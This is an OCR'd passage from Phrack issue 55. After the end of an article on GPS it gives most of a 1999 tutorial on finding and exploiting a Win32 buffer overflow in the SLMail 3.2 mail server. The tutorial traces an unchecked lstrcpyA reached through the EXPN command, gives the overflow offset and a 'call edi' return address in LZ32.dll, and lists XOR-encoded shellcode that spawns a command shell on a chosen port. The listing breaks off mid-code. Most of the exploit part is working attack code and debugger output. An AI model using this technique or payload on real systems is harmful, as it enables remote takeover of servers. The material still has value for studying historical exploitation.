


Telemetry Word



Handover Word

Subframes 1, 2, and 3 contain the high accuracy ephemeris and clock offset data, and the data in these frames can remain constant for hours at times. Subframes 4 and 5 contain the almanac data and some related configuration data. An entire set of twenty five frames (125 subframes) makes up the complete Navigation Message which is sent over a 12.5 minute period.



4 Glossary

Note that many of these acronyms are not used in this article, but are included to allow the reader to understand other technical GPS documents.

DPGS	- Differential GPS
Ephemeris	- Precise orbital parameters
GDOP	- Geometric Dilution of Precision
GLONASS	- The Russian Equivalent of GPS
GPS	- Global Navigation System
MCS	- Master Control Station
PPS	- Precise Positioning Service
PRN	- Pseudo Random Noise
RMS	- Root Mean Square
SEP	- Spherical Error Probable
SPS	- Standard Positioning Service
SV	- Space Vehicle
UTC	- Universal Coordinated Time

----[5] Conclusion

I apologize for the extreme brevity of this article, but there is somewhat of a lack of information regarding technical aspects of the GPS system. Don't worry, though, I will be submitting some cool telco stuff to phrack later :). Until, next time, visit the following websites for more information on telecommunications in general:

http://www.internettrash.com/users/e5/ [My page]
[No Satellite Info yet]

http://www.internettrash.com/users/bft/ [BFT]

----[EOF

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 15 of 19]

Win32 Buffer Overflows (Location, Exploitation and Prevention)

--------[dark spyrit AKA Barnaby Jack <dspyrit@beavuh.org>]

Abstract

"If you assume that there's no hope, you guarantee there will be no hope. If you assume that there is an instinct for freedom, there are opportunities to change things."

-Noam Chomsky

The Internet - the last great stronghold of freedom of thought, ideas and expression - and with each passing moment the bleak outcome of a corporate and government controlled entity increases in probability.

The battle lines have been drawn, and for the moment, we have the upper hand, but only by a margin.

Software companies with no alternative but to resort to the censorship of knowledge have made their presence felt, sites relating to the 'black art' of software reversing and the like are being removed on a continual basis.

Hopefully, the few unrestrained who walk the back alleys will continue to publish information - and create avenues for others to expand, spread and develop - this is where the battle will be won.

Assembly language is a weapon chosen only by few, but those who possess the skill to harness its power can and will defeat any of the newer tools of modern combat.

I wish you the best of luck finding information, though. With power, comes a price - Assembler isn't the easiest language to learn, and as such you may have trouble finding documentation among the hordes of Visual this, Visual that, Visual Bloat for Dummies.. but continue your search, you'll be glad you did.

When profit gain is the primary momentum, speed, control, size and performance of your software is sacrificed for ease of use and 'prompt development'. The need to know what goes on internally is a rare necessity and optimization is of little importance. Those that remain untainted by the prospect of monetary rewards, and first and foremost are driven by the sheer desire to better educate ones self, are those that will always be on the pinnacle - and are those that are feared most of all.

With Windows NT now a major player, and the open source movement not looking to have any impact in the near future, the ability to 'look under the hood' is an incredibly valuable asset and will be the focus of the first section in this paper.

It is of no great surprise that attempts to outlaw reverse engineering are currently in the works, but the effects of such a proposal would be disastrous.

Despite the fact that it is an open invitation for vendors to use sub-standard coding practice, there are those in the security industry who rely on these techniques to find and document vulnerabilities. The online world would suffer as a result.

Do not concede.

Introduction.
~~~~~~~~~~~~

This paper will be separated into 3 sections.

The first will cover a standard reversing session, and we'll point out a common vulnerability.

The second will demonstrate the process of exploiting the weakness - the problem with most win32 remote overflow exploits stems from the payload, the current trend is to have the shellcode download an external file and execute.

Far too many problems result from this technique, depending on router/firewall configurations etc.

The payload I present to you will directly spawn a full-blown shell on any port you specify, eliminating 90% of most reported problems. This is the first of its kind as far as I am aware.

The last section will show how to add your own code to the executables of your target to prevent exploitation.

The example I will be using for this document is the latest version of Seattle Labs mail server (3.2.3113). There are numerous buffer overflows riddled throughout this software, we'll be concentrating on a port opened by the POP service, which provides the Extended Turn functions.

Seattle Labs were contacted about this in a previous version but did not bother to remedy the situation, instead they just changed the default port from 27 to 8376.

Bad move.

The vulnerabilities were made public by the way, so please, Russ, don't send me nasty emails.

Before we begin I will assume you have a general knowledge of Assembler, Windows programming, a basic understanding of the Portable Executable structure and you know the fundamentals of buffer overflows - I won't be re-hashing the basics in this paper.

Tools Required:

Interactive Disassembler from http://www.datarescue.com - hands down the BEST disassembler for the PC.

A decent debugger, e.g.: SoftIce.

PE Dump from Matt Peitrek, or dumpbin will suffice.

A hex editor, any will do.. PS Edit does nicely.

A Win32 API reference.

If you want to assemble the tools/exploits that accompany this paper then you'll also need TASM 5.0.

The binaries will be available at http://www.beavuh.org as well as the latest goodies that we feel the need to release.

Section 1: Under the Hood.
~~~~~~~~~~~~~~~~~~~~~~~~~

Interactive Disassembler Pro is without a doubt, THE tool for reversing code.

Disassembly begins from the entry point of the program, and follows all routes of execution, then continues to locate functions outside of the main flow of the program. You have full control over what is marked as data or code. IDA recognizes a huge amount of library functions, which provides a much better understanding of the target. It will disassemble an unbelievable amount of file formats, from a wide range of processors. You're given the ability to have repeatable comments, labels, modify any piece of code, function, "interactively". IDA also includes it's own macro language, to automate your chores.

If I were to cover everything this tool can do I would be here all day, and I'd still be missing something.

With the combined effort of IDA and Soft Ice, there are no barriers.

This section will be rather short, the only reason being that IDA cuts through SLMail's code like a machete.

Load up slmail.exe into IDA and we'll get underway...

First we need to think about our target for a minute, we're going to try and exploit one of the SMTP commands so it is almost certain they will be accessed and compared from a table.. Let's do a search:

Hit <alt+b> "search for text in core" and enter "EXPN", we'll land smack in the middle of these ASCII strings.

```
004439C0 aSize           db 'SIZE',0
004439C5                 align 4
004439C8 aXtrn           db 'XTRN',0
004439CD                 align 4
004439D0 aEtrn           db 'ETRN',0
004439D5                 align 4
004439D8 aQuit           db 'QUIT',0             ; DATA XREF: sub_403970+280\030o
004439D8                                         ; .data:00448A60\031o
004439DD                 align 4
004439E0 aHelp_0         db 'HELP',0
004439E5                 align 4
004439E8 aTurn           db 'TURN',0             ; DATA XREF: sub_403970+F0\030o
004439ED                 align 4
004439F0 aExpn           db 'EXPN',0
```

...<snip>

Now we need to find the table that references the commands, so we'll do another search.. this time entering the dword offset to the left of EXPN (004439f0).

And we land in the middle of this mess:

```
004436F8 dword_4436F8    dd 443A98h              ; DATA XREF: sub_404390+24\030r
004436F8                                         ; sub_404390+34\030o
004436FC                 db    3 ;
004436FD                 db    0 ;
004436FE                 db    0 ;
004436FF                 db    0 ;
00443700                 db  94h ; "
00443701                 db  3Ah ; :
00443702                 db  44h ; D
00443703                 db    0 ;
00443704                 db  0Ah ;
00443705                 db    0 ;
00443706                 db    0 ;
00443707                 db    0 ;
```

```
00443708                db  90h ;
00443709                db  3Ah ; :
0044370A                db  44h ; D
0044370B                db    0 ;
0044370C                db    1 ;
0044370D                db    0 ;
0044370E                db    0 ;
0044370F                db    0 ;

...<snip>

004437E8                db 0F0h ;
004437E9                db  39h ; 9
004437EA                db  44h ; D
004437EB                db    0 ;
004437EC                db  19h ;
004437ED                db    0 ;
004437EE                db    0 ;
004437EF                db    0 ;
```

There's no point showing the complete table here, now.. take a look at its structure.

<pointer to string> <dword> <pointer to string> <dword> etc

My best guess here is that the dword value following each pointer will be the value assigned after a successful comparison. Let's check our theory. Also we should note down our value after the pointer to "EXPN" : 004439f0h, 00000019h.

0x19, we'll keep that in mind.

Scroll up and at the top of the table you see:

```
004436F8 dword_4436F8    dd 443A98h             ; DATA XREF: sub_404390+24\030r
004436F8                                        ; sub_404390+34\030o
```

You can see to the right where the table is referenced, so click on the subroutine and we'll land straight into the call.

```
004043B4 loc_4043B4:                            ; CODE XREF: sub_404390+11\030j
004043B4                mov     ecx, dword_4436F8
004043BA                test    ecx, ecx
004043BC                jz      short loc_4043F3
004043BE                mov     ebp, ds:lstrlenA
004043C4                mov     esi, offset dword_4436F8
```

Our table loaded at esi, ebp contains the address of lstrlenA.

```
004043C9
004043C9 loc_4043C9:                            ; CODE XREF: sub_404390+61\031j
004043C9                test    eax, eax
004043CB                jnz     short loc_4043F3
004043CD                mov     eax, [esi]
004043CF                push    eax
004043D0                call    ebp
```

Here we go, the string first moved to eax and then a string length function called.

```
004043D2                mov     ecx, [esi]
004043D4                push    eax
004043D5                push    ecx
004043D6                push    ebx
004043D7                call    j_lstrncmpi
004043DC                neg     eax
004043DE                sbb     eax, eax
004043E0                inc     eax
004043E1                jz      short loc_4043E9
```

Now we know that the parameters for lstrncmpi are as follows:

strncmpi(first_string, second_string, number_of_chars);

The first parameter pushed on the stack is the return from the string length function, ecx is then pushed which points to the string, and finally ebx. So we can determine from this that ebx contains the input from the user. I can see that some of you may be a little puzzled here, yes – parameters are pushed on to the stack in reverse order.

```
004043E3                xor     edi, edi
004043E5                mov     di, [esi+4]
```

Ah, just as we suspected.. if there is a successful comparison then di is loaded with the value that followed our pointer.

```
004043E9
004043E9 loc_4043E9:                            ; CODE XREF: sub_404390+51\030j
004043E9                mov     ecx, [esi+8]
004043EC                add     esi, 8
004043EF                test    ecx, ecx
004043F1                jnz     short loc_4043C9
```

loop :)

```
004043F3
004043F3 loc_4043F3:                            ; CODE XREF: sub_404390+18\030j
004043F3                                        ; sub_404390+2C\030j ...
004043F3                mov     eax, edi
004043F5                pop     edi
004043F6                pop     esi
004043F7                pop     ebp
004043F8                pop     ebx
004043F9                retn
004043F9 sub_404390     endp ; sp = -10h
004043F9
```

And finally eax holds our value, and we return from the call. Let’s continue.

```
00405EC7                mov     edx, [esp+2Ch+arg_8]
00405ECB                mov     ebx, eax
00405ECD                mov     eax, [esp+2Ch+arg_4]
00405ED1                push    edx
00405ED2                push    eax
00405ED3                push    esi
00405ED4                lea     ecx, [esp+3Ch]
00405ED8                push    edi
00405ED9                push    ecx
00405EDA                push    ebx
00405EDB                call    sub_404850
```

Now, the important things to take note of here is edx gets our inputted string, and ebx is given our value from the table (0x19). Remember the order in which our registers were pushed, so we will be able to tell what is being referenced from the stack – and in the next call we will rename the stack variables to make it easier on ourselves.

Note: I'm not taking advantage of some of the GREAT features IDA possesses – repeatable comments, labels and much more. A necessity while on a real reversing journey.

```
00404850 sub_404850      proc near               ; CODE XREF: sub_405330+73\031p
00404850                                         ; sub_405560+73\031p ...
00404850
00404850 var_270         = byte ptr -270h
00404850 var_26C         = dword ptr -26Ch
00404850 var_268         = byte ptr -268h
00404850 var_264         = byte ptr -264h
00404850 var_23C         = byte ptr -23Ch
00404850 var_230         = byte ptr -230h
00404850 var_168         = byte ptr -168h
00404850 var_110         = byte ptr -110h
00404850 var_105         = byte ptr -105h
00404850 var_104         = byte ptr -104h
00404850 var_10          = dword ptr -10h
00404850 var_4           = dword ptr -4
00404850 our_val         = dword ptr  4
00404850 arg_4           = dword ptr  8
00404850 arg_8           = dword ptr  0Ch
00404850 arg_C           = dword ptr  10h
00404850 arg_10          = dword ptr  14h
00404850 our_input       = dword ptr  18h
00404850
00404850                 mov     ecx, [esp+our_val]
00404854                 sub     esp, 26Ch
0040485A                 xor     eax, eax
0040485C                 cmp     ecx, 8
0040485F                 push    ebx
00404860                 push    ebp
00404861                 push    esi
00404862                 push    edi
00404863                 jnz     loc_4048E9
```

We rename the useful stack arguments to something easier to remember, arg_0 = our_val, and arg_14 = our_input – if you're lost go back and take another look at the order the registers were pushed.

ecx is loaded with our 0x19 value. It is then compared to 8, which is not us, so we'll follow the jump.

```
004048E9
004048E9 loc_4048E9:                             ; CODE XREF: sub_404850+13\030j
004048E9                 cmp     ecx, 17h
004048EC                 jnz     short loc_40495A
004048EE                 mov     ecx, [esp+27Ch+arg_10]
004048F5                 mov     esi, [esp+27Ch+arg_C]
004048FC                 mov     eax, [ecx]
004048FE                 cmp     eax, 8
00404901                 jnz     short loc_404914
00404903                 mov     ecx, [esi+100h]
00404909                 test    ecx, ecx
0040490B                 jz      short loc_404914
0040490D                 mov     ebx, 1
00404912                 jmp     short loc_404916
```

A comparison to 17h, again.. not us, so we continue to follow the jumps until we reach...

```
00404B7F loc_404B7F:                            ; CODE XREF: sub_404850+1C0\030j
00404B7F                cmp     ecx, 19h
00404B82                jnz     loc_404D7F
00404B88                mov     eax, dword_457354
00404B8D                test    eax, eax
00404B8F                jz      loc_404D4F
00404B95                mov     eax, dword_457384
00404B9A                mov     edi, [esp+27Ch+our_input]
00404BA1                push    0
00404BA3                push    eax
00404BA4                push    edi
00404BA5                call    sub_4365A0
```

And here's our boy, note how our variables we renamed follow all through the call, IDA rocks doesn't it? :)

So edi gets our string input, and we follow yet another call - again we'll rename the useful stack variable upon entering the next call.
i.e.: edi = arg_0 = our_input

```
004365A0 sub_4365A0     proc near               ; CODE XREF: sub_4029D0+92\030p
004365A0                                        ; sub_4029D0+107\030p ...
004365A0
004365A0 var_12C        = byte ptr -12Ch
004365A0 var_12B        = byte ptr -12Bh
004365A0 our_input      = dword ptr  4
004365A0 arg_4          = dword ptr  8
004365A0 arg_8          = dword ptr  0Ch
004365A0
004365A0                mov     eax, [esp+arg_8]
004365A4                mov     ecx, [esp+arg_4]
004365A8                sub     esp, 12Ch
004365AE                lea     edx, [esp+12Ch+var_12C]
004365B2                push    0
004365B4                push    eax
004365B5                mov     eax, [esp+134h+our_input]
004365BC                push    ecx
004365BD                push    12Ch
004365C2                push    edx
004365C3                push    eax
004365C4                call    sub_4364A0
```

And yet another call, again take notice of the order in which the registers were pushed, eax=arg_0=our_input. I have a feeling we are getting closer to the goods.

Ok, I admit it. I peeked.

```
004364A0 sub_4364A0     proc near               ; CODE XREF: sub_436470+1B\030p
004364A0                                        ; sub_4365A0+24\031p ...
004364A0
004364A0 var_98         = byte ptr -98h
004364A0 var_8C         = byte ptr -8Ch
004364A0 var_78         = byte ptr -78h
004364A0 var_6C         = byte ptr -6Ch
004364A0 var_35         = byte ptr -35h
004364A0 var_15         = byte ptr -15h
004364A0 var_8          = dword ptr -8
004364A0 var_4          = dword ptr -4
```

```
004364A0 our_input       = dword ptr  4
004364A0 arg_4           = dword ptr  8
004364A0
004364A0                 mov     eax, [esp+our_input]
004364A4                 sub     esp, 64h
004364A7                 push    ebx
004364A8                 push    ebp
004364A9                 push    esi
004364AA                 mov     esi, [esp+70h+arg_4]
004364AE                 push    edi
004364AF                 push    eax
004364B0                 push    esi
004364B1                 call    ds:lstrcpyA
004364B7                 push    40h
004364B9                 push    esi
004364BA                 call    j_lstrchr
004364BF                 test    eax, eax
004364C1                 jz      short loc_4364C6
004364C3                 mov     byte ptr [eax], 0
```

And here we have it, the classic screw-up. esi points to the buffer, eax has our string - *bang* strcpy.

Did anyone out there notice any form of bounds checking up to this point? I sure didn't.

Please guys, do not try to hide from us - we CAN see what you do.

Now we know EXPN is our sure-fire victim. Feel free to follow some of the other commands, you will run into similar coding practice, Seattle Labs have a lot to clean up.

From a relatively quick reversing session, we find a common mistake - yet a mistake that compromises the entire server.

Now, obviously, a lot of sessions won't be as straight forward - wait for a rainy day, have an extra packet of cigarettes on hand, a bottle of vodka, crank some 30footFALL and get hacking - patience is a virtue, take your time and navigate the code, you'll be amazed at what you find.

And hey, even if you come up empty, by the time you've downed that bottle you won't care anyway.

With enough patience and determination, you will find a barrage of different holes and vulnerabilities through disassembly techniques. It is an asset worth having.

Section 2: The Exploit.

Although this section will cover some tricks, techniques and the process of exploiting overflows in Windows, the main purpose of this section is to document what I consider the most ideal shellcode available for Win32 exploits at this time.

The last thing I want to do is go over already covered ground - none the less, I will document the route I took personally before creating the payload. To those of you who have done this sort of thing before, feel free to skip straight to the shellcode.

Before we begin, I just have something to say quickly regarding some members of the security community.

When I released the IIS exploit (the definition of proof of concept :)), some of the mail was rather unsettling.

Mail from employees of large corporations and yes, government agencies, bearing titles such as 'Head of Network Security' and similar who were using the exploit to determine the risk to their servers. If the exploit failed, some were prepared to class the risk as minimal.

Do not determine the threat to your servers solely on the results of one public exploit - the vulnerability exists, fix it. If you think that was the only demonstration code floating around you need your head examined.

Hopefully now, you may change your attitude. The masses now have full control, without fail.

Here we go.

My experience with NT is rather limited, in fact, I've only recently made the move from spelunking Windows 9x.

Unfortunately what I've noticed under NT is SoftIce has a bit of trouble trapping faults, and other debuggers tend to break in after the exception handling has kicked in.

This sucks for a couple of reasons.

If an exception is raised after a string length routine tries to read from invalid memory for example, under NT its quite likely that it'll be the exception handler itself that overwrites eip with your data (IIS comes to mind again).

We can route our eip to an offset at that point if we wish, but it isn't particularly delicate, we'd be much better off to try and throw in some valid addresses and let the code ret to an eip with our data.

What I suggest is setting a breakpoint on the exception dispatcher and dumping the eip it was called from..

e.g.: bpx KiUserExceptionDispatcher DO "dd *esp+0c"

Now if eip hasn't been overwritten you can break at that offset and see what you have to play with, if eip has been taken then the offset at that location should be your bytes.

In that case you can either try and trace back into the blown stack and find a location to break on relatively close to where we ret to our eip, or just take an educated guess.

The latter is the path we'll take.

Let's break this thing.

```
attica:~> telnet 192.168.10.3 8376
Trying 192.168.10.3...
Connected to 192.168.10.3.
Escape character is '^]'.
220 supermax.gen.nz Smtp Server SLMail v3.2 Ready ESMTP spoken here
expn xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```

Our debugger breaks in, obviously in this case eip has been totally taken, look at where the handler was called - 0x78787878, i.e.: xxxx.

Ok, now we want to find the exact point in the code where we return to our address - let's take a look at the disassembly.

```
004364AF                push    eax
004364B0                push    esi
004364B1                call    ds:lstrcpyA
```

Let’s set a breakpoint just above the call to lstrcpy, that way we can also have a closer look at the buffer manipulation and we should be mere footsteps away from total system control.

Ok, send the data and let your debugger kick in, ret out of the call and you’ll quickly reach..

```
or      eax, -01
add     esp, 0000012c
ret
```

That’s where we wanna be, that ret will drop us to our eip. We have control.

Now, to go somewhere useful.

Let’s examine the registers and see what we have to play with, esp is totaled and points somewhere around the middle of our buffer. So we could jump the stack, but why bother? Take a look at some of those other registers – edi has our buffer directly after the "expn". We couldn’t have asked for anything better. Although there are a fair few different ways to jump the stack, we’ll almost always find a "call edi" or similar.

Let’s think about this for a moment, in a perfect world we’d just reference an offset in slmail.exe – but this is the world of Windows.

We have to avoid null bytes so unfortunately we can’t use the exe itself, as it is loaded at the default base address of 0x00400000. We could use a location in the executable if we were to place our offset at the end of our data, as we’d have the null at the end of the string, but that doesn’t leave us with enough space for a decent payload. Remember we don’t want this to be dependent on the version of NT at all, so we either need to use a DLL included with SLMail or an external DLL that is static on all service packs.

So let’s take a look at what else has been loaded from that process. SysInternals (http://www.sysinternals.com) have a handy little util called listdlls which will show you just that.

```
C:\tools>listdlls slmail.exe

ListDLLs V2.1
Copyright (C) 1997-1999 Mark Russinovich
http://www.sysinternals.com

------------------------------------------------------------------------------
slmail.exe pid: 159
  Base        Size      Version         Path
  0x00400000  0x62000   3.02.0001.1204  E:\PROGRA~1\SLmail\slmail.exe
  0x77f60000  0x5c000   4.00.1381.0130  E:\WINNT\System32\ntdll.dll
  0x10000000  0xc000    2.03.0000.0000  E:\WINNT\system32\OpenC32.dll
  0x77f00000  0x5e000   4.00.1381.0133  E:\WINNT\system32\KERNEL32.dll
  0x77ed0000  0x2c000   4.00.1381.0115  E:\WINNT\system32\GDI32.dll
  0x77e70000  0x54000   4.00.1381.0133  E:\WINNT\system32\USER32.dll
  0x77dc0000  0x3f000   4.00.1381.0121  E:\WINNT\system32\ADVAPI32.dll
  0x77e10000  0x57000   4.00.1381.0131  E:\WINNT\system32\RPCRT4.dll
  0x77d80000  0x32000   4.00.1381.0027  E:\WINNT\system32\comdlg32.dll
  0x77c40000  0x13c000  4.00.1381.0114  E:\WINNT\system32\SHELL32.dll
  0x77aa0000  0x74000   4.72.3609.2200  E:\WINNT\system32\COMCTL32.dll
  0x776d0000  0x8000    4.00.1381.0131  E:\WINNT\system32\WSOCK32.dll
```

```
  0x776b0000  0x14000   4.00.1381.0133  E:\WINNT\system32\WS2_32.dll
  0x78000000  0x40000   6.00.8337.0000  E:\WINNT\system32\MSVCRT.dll
  0x776a0000  0x7000    4.00.1381.0031  E:\WINNT\system32\WS2HELP.dll
  0x77a90000  0xb000    4.00.1371.0001  E:\WINNT\system32\VERSION.dll
  0x779c0000  0x8000    4.00.1371.0001  E:\WINNT\system32\LZ32.dll
  0x77bf0000  0x7000    4.00.1381.0072  E:\WINNT\system32\rpcltc1.dll
  0x77660000  0xf000    4.00.1381.0037  E:\WINNT\system32\msafd.dll
  0x77690000  0x9000    4.00.1381.0037  E:\WINNT\System32\wshtcpip.dll
  0x74ff0000  0xd000    4.00.1381.0131  E:\WINNT\System32\rnr20.dll
```

There's not much loaded there in the way of its own DLL's, so we'll have to pick something external. LZ32.DLL will do, static on all service packs, has the code we need and the offset has no null bytes.

We find at location 0x779C1CAA we have a "call edi", that'll do nicely.

The next problem - we need to know where in our buffer to stuff our offset. A quick and easy way to find this out is to fill your buffer with a heap of independent bytes, 1A, 2A, 3A, 4A....A1, A2 and so on, and you'll be able to pinpoint the location when eip is overwritten.

Quickly we notice that the location we need is about 300 bytes into our buffer, so we have:

expn <299 nops> 0x779c1caa

So in its current form, if we were to send that data, eip would return to the offset 0x779c1caa which would call edi and execute our nops - before the offset we will also add in a short jump to bypass the garbage instructions that our offset was translated to.

Now all that remains is to tack our payload on to the end.

It's time.

The Payload.

Note: the ideas for the string table/jump table came from DilDog, very cool. Amazing work you do.

The goal:

An exploit that spawns a command prompt directly on a specified port, and will execute successfully on all NT versions.

Considerations:

- We are unsure of the exact OS version.
- Function locations will differ depending on versions/service packs/upgrades.
- The import table for SLMail does not have all needed functions.
- We must avoid null bytes, carriage returns etc.

We can take care of the first three problems by linking to the IAT of slmail, and using those procedures to load external functions. As for the fourth? We'll just have to be clever.

In order for me to keep the shellcode as generic as possible, we will create a jump table of all external functions we will be using, without relying on SLMails imports - with two exceptions.

For us to be able to load DLL's and retrieve the addresses for needed procedures we will need to reference two functions from the import table of slmail.exe:

GetProcAddress and LoadLibraryA.

Before I show the table we create, I want to give a brief rundown on what's involved when spawning a remote shell under Windows NT. Unfortunately it is not anywhere near as straight forward as when you're working with *nix, but, of course, it's do-able. To be able to spawn a full-blown remote shell, we need to be able to redirect standard output and standard error to the connected user, and the connected user must have control over standard input.

The answer?

Anonymous Pipes.

The primary use for anonymous pipes is to exchange data between parent/child processes, or just between child processes.

The anonymous pipe is a one-way pipe - the data will flow in one direction - from one end, to the other. The usefulness is apparent when we are working with the console, as we can replace the handles of stdin/stdout/stderr with handles to the ends of the created pipes. We can then read and write to the pipes with the Read and Writefile API's. From the read end of the stdout pipe, we send the buffer to the connected socket and subsequently what we receive from the connected socket we fire off to the write end of the stdin pipe.

To keep it generic our string table is unfortunately going to have to include a fair few functions, all taking up precious bytes. When you are strapped for stack space you'll want to make use of more functions from your targets IAT.

The table:

```
        db "KERNEL32",0 ;string to push for LoadLibrary.
        db "CreatePipe",0
        db "GetStartupInfoA",0

;we will modify the start-up structure at runtime as the structure is far
;too large to include in the shellcode.

        db "CreateProcessA",0
        db "PeekNamedPipe",0
        db "GlobalAlloc",0
        db "WriteFile",0
        db "ReadFile",0
        db "Sleep",0
        db "ExitProcess",0

        db "WSOCK32",0
        db "socket",0
        db "bind",0
        db "listen",0
        db "accept",0
        db "send",0
        db "recv",0

sockstruc STRUCT
        sin_family dw 0002h
        sin_port   dw ?
        sin_addr   dd ?
        sin_zero   db 8 dup (0)
sockstruc ENDS

;the sin_port word value will be filled by the exploit client before the
;shellcode is sent.

        db "cmd.exe",0
        dd 0ffffffffh
```

```
        db 00dh, 00ah

;the string to push to invoke the command prompt.
;the dword at the end will be used to reference the end of the string table
;at runtime.
```

Now, I know what you're thinking - all those strings are null-terminated, and the structures contain null bytes. To get around this, we will XOR the string table with 0x99, except for the carriage, linefeed, and the 0xFFFFFFFF dword.

If all went to plan, your encrypted table should look a little something like this:

```
00000280  .. .. .. .. .. .. .. .. .. .. .. D2 DC CB D7 DC              .....
00000290  D5 AA AB 99 DA EB FC F8-ED FC C9 F0 E9 FC 99 DE   ................
000002A0  FC ED CA ED F8 EB ED EC-E9 D0 F7 FF F6 D8 99 DA   ................
000002B0  EB FC F8 ED FC C9 EB F6-FA FC EA EA D8 99 DA F5   ................
000002C0  F6 EA FC D1 F8 F7 FD F5-FC 99 C9 FC FC F2 D7 F8   ................
000002D0  F4 FC FD C9 F0 E9 FC 99-DE F5 F6 FB F8 F5 D8 F5   ................
000002E0  F5 F6 FA 99 CE EB F0 ED-FC DF F0 F5 FC 99 CB FC   ................
000002F0  F8 FD DF F0 F5 FC 99 CA-F5 FC FC E9 99 DC E1 F0   ................
00000300  ED C9 EB F6 FA FC EA EA-99 CE CA D6 DA D2 AA AB   ................
00000310  99 EA F6 FA F2 FC ED 99-FB F0 F7 FD 99 F5 F0 EA   ................
00000320  ED FC F7 99 F8 FA FA FC-E9 ED 99 EA FC F7 FD 99   ................
00000330  EB FC FA EF 99 9B 99 82-A1 99 99 99 99 99 99 99   ................
00000340  99 99 99 99 99 FA F4 FD-B7 FC E1 FC 99 FF FF FF   ................
00000350  FF 0D 0A                                          ...
```

This will be tacked on to the very end of our shellcode.

Now it is time to get to the good stuff.

Note: this exploit assumes a base address of 0x00400000

The recommended way to follow this is to step over the code in your debugger while reading the explanations.

```
:00000138 33C0                  xor eax, eax
:0000013A 50                    push eax
:0000013B F7D0                  not eax
:0000013D 50                    push eax
:0000013E 59                    pop ecx
:0000013F F2                    repnz
:00000140 AF                    scasd
:00000141 59                    pop ecx
:00000142 B1C6                  mov cl, C6
:00000144 8BC7                  mov eax, edi
:00000146 48                    dec eax
:00000147 803099                xor byte ptr [eax], 99
:0000014A E2FA                  loop 00000146
```

This sets edi to the end of our encrypted string table by scanning the buffer for our dword (0xFFFFFFFF), ecx holds the amount of characters to decrypt. edi is then moved to eax, and each byte is decrypted (XORed with 0x99). eax now points to the beginning of the string table.

```
:0000014C 33F6                  xor esi, esi
:0000014E 96                    xchg eax,esi
:0000014F BB99101144            mov ebx, 44111099
:00000154 C1EB08                shr ebx, 08
:00000157 56                    push esi
```

```
:00000158 FF13                    call dword ptr [ebx]
```

Here we make a call to LoadLibraryA, pushing esi as the parameter - which points to "KERNEL32", the first string of the table. The call is made by giving ebx the location of LoadLibrary from SLMails import table, and we tack on an extra byte to avoid the use of a null character. We then kill it by shifting the value right one byte. LoadLibraryA = 00441110h

```
:0000015A 8BD0                    mov edx, eax
:0000015C FC                      cld
:0000015D 33C9                    xor ecx, ecx
:0000015F B10B                    mov cl, 0B
:00000161 49                      dec ecx
:00000162 32C0                    xor al, al
:00000164 AC                      lodsb
:00000165 84C0                    test al, al
:00000167 75F9                    jne 00000162
```

We give ecx the amount of procedures we have specified from the kernel, as we will be creating a jump table for our functions. Then we just increment esi until we reach a null byte - moving to the next string name.

```
:00000169 52                      push edx
:0000016A 51                      push ecx
:0000016B 56                      push esi
:0000016C 52                      push edx
:0000016D B30C                    mov bl, 0C
:0000016F FF13                    call dword ptr [ebx]
:00000171 AB                      stosd
:00000172 59                      pop ecx
:00000173 5A                      pop edx
:00000174 E2EC                    loop 00000162
```

Here we call GetProcAddress, ebx already had the value from LoadLibrary, so we only need to modify the low byte. We then store the address at edi, and loop for the rest of the functions. We now have a jump table at edi - we can now call each function indirectly from edi. e.g.: call dword ptr [edi-0c].

```
:00000176 32C0                    xor al, al
:00000178 AC                      lodsb
:00000179 84C0                    test al, al
:0000017B 75F9                    jne 00000176
:0000017D B310                    mov bl, 10
:0000017F 56                      push esi
:00000180 FF13                    call dword ptr [ebx]
:00000182 8BD0                    mov edx, eax
:00000184 FC                      cld
:00000185 33C9                    xor ecx, ecx
:00000187 B106                    mov cl, 06
:00000189 32C0                    xor al, al
:0000018B AC                      lodsb
:0000018C 84C0                    test al, al
:0000018E 75F9                    jne 00000189
:00000190 52                      push edx
:00000191 51                      push ecx
:00000192 56                      push esi
:00000193 52                      push edx
:00000194 B30C                    mov bl, 0C
:00000196 FF13                    call dword ptr [ebx]
:00000198 AB                      stosd
:00000199 59                      pop ecx
:0000019A 5A                      pop edx
```

```
:0000019B E2EC                  loop 00000189
```

This is just a repeat of the earlier code, except now we are extending our jump table to include the socket functions.

```
:0000019D 83C605                add esi, 00000005
